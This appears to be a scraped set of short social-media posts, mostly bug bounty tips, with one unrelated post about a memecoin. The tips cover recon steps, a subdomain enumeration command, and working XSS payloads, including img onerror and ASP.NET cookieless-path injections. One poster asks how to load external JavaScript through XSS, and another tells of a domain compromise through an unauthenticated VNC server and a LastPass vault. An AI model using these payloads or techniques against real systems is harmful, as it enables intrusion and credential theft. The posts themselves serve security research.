
Recon always wins.
1) Company and web application recon
2) Find legacy subdomains [This is my favorite :) ]
3) Parameter fuzz with private wordlist

4) Check reflection and XSS
#bugbountytips#BugBounty#bugbountytip#cybersecuritytips
The other day I deployed a shitcoin called Mango Inu and did absolutely no promotion. It got over 250k invested/gambled in like a half hour.
We're still so far away from the bottom.
(to be clear if you buy this you will definitely lose all your money)
I have working XSS https://url/%3cimg%20src%3da%20onerror%3dalert(document.domain)%3e. Can I source external javascript from within <img> tag? I need to src https://t.co/CqYRrdFRjj @brutelogic#XSS
#XSS payloads for https://t.co/8KFXwt855p endpoints:
/(A('onerror=%22alert%601%60%22testabcd))/
/Orders/(A(%22onerror='alert%60xss%60'testabcd))/Login.aspx?ReturnUrl=/Orders
(A(%22onerror='alert%601%60'testabcd))/Login.aspx?ReturnUrl=%2f
For more ➡️ https://t.co/qwvY1MFRec
1/ The scope of this program was *.███.com
With a wildcard, basic recon is:
Subdomain Enumeration + HTTP server probing:
$ subfinder -d example[dot]com | httpx -o example.httpx
Compromised a domain tonight in the craziest of ways.
VNC Server with no authentication -> LastPass vault open in browser -> main DA account in LastPass vault -> $$$